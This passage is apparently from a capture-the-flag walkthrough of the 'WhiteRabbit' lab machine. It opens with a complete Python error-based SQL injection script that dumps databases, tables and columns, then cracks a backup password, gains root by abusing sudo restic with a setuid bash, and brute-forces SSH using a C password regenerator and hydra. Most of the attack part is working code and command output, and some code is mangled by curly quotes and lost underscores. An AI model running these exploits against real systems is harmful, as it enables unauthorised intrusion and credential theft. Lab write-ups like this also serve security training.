# Function to extract database names from a URL
def extract_databases(url, rhost):
    databases = []
    payload_template = r'\" OR updatexml(1, concat(0x7e, (SELECT schema_name FROM information_schema.schemata WHERE schema_name NOT LIKE \"information_schema\" LIMIT {offset},1), 0x7e), 1) ;'
    offset = 0
    while True:
        db = extract_value(url, payload_template, rhost, offset=offset)
        if db and db not in databases:
            databases.append(db)
            offset += 1
        else:
            break
    return databases

Extract Table Names

def extract_tables(url, rhost, db): tables = [] payload_template = r’” OR updatexml(1, concat(0x7e, (SELECT table_name FROM information_schema.tables WHERE table_schema=“{db}” LIMIT {offset},1), 0x7e), 1) ;’ offset = 0 while True: table = extract_value(url, payload_template, rhost, db=db, offset=offset) if table and table not in tables: tables.append(table) offset += 1 else: break return tables

Extract Column Names

def extract_columns(url, rhost, db, table): columns = [] payload_template = r’” OR updatexml(1, concat(0x7e, (SELECT column_name FROM information_schema.columns WHERE table_schema=“{db}” AND table_name=“{table}” LIMIT {offset},1), 0x7e), 1) ;’ offset = 0 while True: column = extract_value(url, payload_template, rhost, db=db, table=table, offset=offset) if column and column not in columns: columns.append(column) offset += 1 else: break return columns

Data Extraction

def extract_data(url, rhost, db, table, column): data_rows = [] payload_template = r’” OR updatexml(1, concat(0x7e, (SELECT {column} FROM {db}.{table} LIMIT {offset},1), 0x7e), 1) ;’ offset = 0 while True: data = extract_value(url, payload_template, rhost, db=db, table=table, column=column, offset=offset) if data and data not in data_rows: data_rows.append(data) offset += 1 else: break return data_rows

def extract_column_data(url, rhost, db, table, column): data_rows = [] payload_template = r’” OR updatexml(1, concat(0x7e, (SELECT t1.{column} FROM {db}.{table} t1 WHERE (SELECT COUNT(*) FROM {db}.{table} t2 WHERE t2.{column} <= t1.{column}) = {offset}+1 LIMIT 1), 0x7e), 1) ;’ offset = 0 while True: data = extract_value(url, payload_template, rhost, db=db, table=table, column=column, offset=offset) if data: data_rows.append(data) offset += 1 else: break return data_rows

def extract_all_data(url, rhost, table, column): data_rows = [] for id_val in range(1, 7): row_data = "" chunk_size = 18 pos = 1 while True: payload_template = r’” OR updatexml(1, concat(0x7e, (SELECT SUBSTRING({column}, {pos}, {chunk_size}) from temp.{table} where id={id_val}),0x7e),1) — ’ data = extract_value(url, payload_template, rhost, pos=pos, chunk_size=chunk_size, id_val=id_val, table=table, column=column) if not data: break row_data += data if len(data) < chunk_size: break pos += chunk_size if row_data.strip(): data_rows.append((id_val, row_data)) else: print(f”[-] No data for id {id_val}”) return data_rows

The main function that executes SQL injection

def perform_sql_injection(rhost): print(“[i] Performing SQL injection…”) url = f”http://{rhost}/webhook/d96af3a4-21bd-4bcb-bd34-37bfc67dfd1d” databases = extract_databases(url, rhost) if not databases: print(f”[!] No databases found.”) return for db in databases: print(f”[+] Got database: {db}”) if not db == “phishing”: tables = extract_tables(url, rhost, db) if not tables: print(f”[!] No tables found for database {db}.”) continue for table in tables: print(f”[+] Got table: {table}”) print(“[i] Extracting Columns…”) columns = extract_columns(url, rhost, db, table) if not columns: print(f”[!] No columns found for table {table} in database {db}.”) continue for column in columns: print(f”[+] Got column: {column}”) print(“[i] Extracting Data…”) rows = extract_all_data(url, rhost, table, column) for row in rows: print(f”[+] {row}”)

if name == ‘main’: rhost = “10.10.11.63” perform_sql_injection(rhost)

 WhiteRabbit python exploit.py
[i] Performing SQL injection...
[+] Retrieved the phishing database.
[+] Retrieved the temp database.
[+] Identified the table: command_log.
[i] Extracting columns from the command_log table...
[+] Collected the following columns: id, command, date.
[+] Data extracted:
[+] (1, 'uname -a')
[+] (2, 'restic init --repo rest:http://75951e6ff.whiterabbit.htb')
[+] (3, 'echo ygcsvCuMdfZ89yaRLlTKhe5jAmth7vxw > .restic_passwd')
[+] (4, 'rm -rf .bash_history ')
[+] (5, '#thatwasclose')
[+] (6, 'cd /home/neo/ && /opt/neo-password-generator/neo-password-generator | passwd')
[+] Collected the column: date.
[+] Data extracted:
[+] (1, '2024-08-30 10:44:01')
[+] (2, '2024-08-30 11:58:05')
[+] (3, '2024-08-30 11:58:36')
[+] (4, '2024-08-30 11:59:02')
[+] (5, '2024-08-30 11:59:47')
[+] (6, '2024-08-30 14:40:42')

It was determined that the phishing database was accessed. The temp database contains a table named command_log, which has three columns: id, command, and date. Additionally, it was found that the target host is 75951e6ff.whiterabbit.htb.

restic is a backup service, and its password has been identified as ygcsvCuMdfZ89yaRLlTKhe5jAmth7vxw.

A user named neo had their password changed to a password generated by a password generator.

 WhiteRabbit
RESTIC_PASSWORD=ygcsvCuMdfZ89yaRLlTKhe5jAmth7vxw
restic -r rest:http://75951e6ff.whiterabbit.htb snapshots
repository 5b26a938 opened (version 2, compression level: auto)
A new cache was created in /home/kali/.cache/restic.
ID        Time                 Host         Tags        Paths
------------------------------------------------------------------------
272cacd5  2025-03-07 00:18:40  whiterabbit              /dev/shm/bob/ssh
------------------------------------------------------------------------
1 snapshot(s) created

 WhiteRabbit
RESTIC_PASSWORD=ygcsvCuMdfZ89yaRLlTKhe5jAmth7vxw
restic -r rest:http://75951e6ff.whiterabbit.htb restore 272cacd5 --target ./restic/
 WhiteRabbit
ls -la restic/dev/shm/bob/ssh/
Total files: 12
Directory permissions: drwxr-xr-x 2 kali kali 4096, created on Mar 7, 2025
Directory permissions: drwxr-xr-x 3 kali kali 4096, created on Mar 7, 2025
File: bob.7z          -rw-r--r-- 1 kali kali 572, created on Mar 7, 2025
 WhiteRabbit
7z l restic/dev/shm/bob/ssh/bob.7z

7-Zip 25.01 (x64) : Copyright (c) 1999-2025 Igor Pavlov : 2025-08-03  
64-bit locale=en_US.UTF-8; Threads: 128; OPEN_MAX: 1024; Algorithm: ASM  

Scanning the drive for archives:  
1 file found, with a size of 572 bytes (1 KiB).  

Archives listed:  
`restic/dev/shm/bob/ssh/bob.7z`  

Details of the archive:  
- Path: `restic/dev/shm/bob/ssh/bob.7z`  
- Type: 7z  
- Physical size: 572 bytes  
- Header size: 204 bytes  
- Compression method: LZMA2:12 with AES encryption  
- Number of blocks: 1  

Contents of the archive:  

Date Time Attr Size Compressed Name


2025-03-07 00:10:35 …A 399 368 bob
2025-03-07 00:10:35 …A 91 bob.pub
2025-03-07 00:11:05 …A 67 config


2025-03-07 00:11:05 557 368 (3 files in total)


To extract the files from the archive, a password is required.  

Here’s the command to extract the files using `WhiteRabbit` and the `john` password-cracking tool:  
```bash  
➜ WhiteRabbit 7z2john restic/dev/shm/bob/ssh/bob.7z > ./bob_hash  
ATTENTION: The extracted hashes may contain sensitive encrypted data. Be cautious when sharing or posting these hashes.  

Next, use john to crack the password from the bob_hash file:

 WhiteRabbit john bob_hash --wordlist=/usr/share/wordlists/rockyou.txt  

The john tool uses the default input encoding (UTF-8) to crack the password.

Output of the password-cracking process:

Cost 1 (iteration count): 524288  
Cost 2 (padding size): 3  
Cost 3 (compression type): 2  
Cost 4 (data length): 365  
4 OpenMP threads will be used for cracking.  
Press ‘q’ or Ctrl-C to abort; any other key displays the progress.  

The cracked password is: 1q2w3e4r5t6y.

After extracting the files, you’ll obtain bob’s hash and his SSH key. You can then log in to the server at port 2222 using:

WhiteRabbit ssh -i bob [bob@10.10.11.63](mailto:bob@10.10.11.63) -p 2222  

Upon login, you’ll be inside a Docker environment.

bob@ebdce80611e9:~$ sudo -l
Matching Defaults entries for bob on ebdce80611e9:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User bob may run the following commands on ebdce80611e9:
    (ALL) NOPASSWD: /usr/bin/restic

bob@ebdce80611e9:~$ sudo restic --password-command "cp /bin/bash /tmp/bash && chmod 4777 /tmp/bash" check
cp: target '/tmp/bash': Not a directory
Resolving password failed: exit status 1

bob@ebdce80611e9:~$ ls -la /tmp/bash
-rwsrwxrwx 1 root root 1446024 Dec 23 14:25 /tmp/bash
bob@ebdce80611e9:~$ /tmp/bash -p
bash-5.2# id
uid=1001(bob) gid=1001(bob) euid=0(root) groups=1001(bob)

The private key of the morpheus user has been found in /root. You can use it to ssh into morpheus locally with the following command: ssh -i morpheus morpheus@whiterabbit.htb


# Privilege Escalation (Root Flag)

Remember the password generator from before: /opt/neo-password-generator/neo-password-generator?

Download it locally and decompile it.

```c
void generate_password(uint param_1)
{
  int iVar1;
  long in_FS_OFFSET;
  int local_34;
  char local_28[20];
  undefined1 local_14;
  long local_10;
  
  local_10 = *(long*)(in_FS_OFFSET + 0x28);
  srand(param_1);
  for (local_34 = 0; local_34 < 0x14; local_34 = local_34 + 1) {
    iVar1 = rand();
    local_28[local_34] =
         "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"[iVar1 % 0x3e]; // 62 characters
  }
  local_14 = 0;
  puts(local_28);
  if (local_10 != *(long*)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: The subroutine does not return */
    __stack_chk_fail();
  }
  return;
}

undefined8 main(void)
{
  long in_FS_OFFSET;
  timeval local_28;
  long local_10;
  
  local_10 = *(long*)(in_FS_OFFSET + 0x28);
  gettimeofday(&local_28, __timezone_ptr_t)0x0);
  generate_password((int)local_28.tv_sec * 1000 + (int)(local_28.tv_usec / 1000));
  if (local_10 != *(long*)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: The subroutine does not return */
    __stack_chk_fail();
  }
  return 0;
}

Write a program that generates passwords based on the same logic.

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#define PASSWORD_LENGTH 20
const char CHARSET[] = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789";
const int CHARSET_SIZE = sizeof(CHARSET) - 1;
void generate_password(unsigned int seed, char *out) {
    srand(seed);
    for (int i = 0; i < PASSWORD_LENGTH; i++) {
        int index = rand() % CHARSET_SIZE;
        out[i] = CHARSET[index];
    }
    out[PASSWORD_LENGTH] = '\0';
}
int main() {
    // Using the conversion tool: https://www_epochconverter.com/
    // 2024-08-30 14:40:42 = 1725028842
    unsigned int timestamp = 1725028842;
    char password[PASSWORD_LENGTH + 1];
    for (int ms = 0; ms < 1000; ms++) {
        // Convert timestamp to milliseconds and add a random value between 0 and 1000 milliseconds
        unsigned int seed = timestamp * 1000 + ms;
        generate_password(seed, password);
        printf("%s\n", password);
    }
    return 0;
}

hydra -l neo -P passwords.txt ssh whiterabbit.htb → Output: WBSxhWgfnMiclrV4dqfj

neo@whiterabbit:~$ sudo -l
[sudo] Password for neo:
Matching Defaults entries for neo on whiterabbit:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User neo may run the following commands on whiterabbit:
    (ALL : ALL) ALL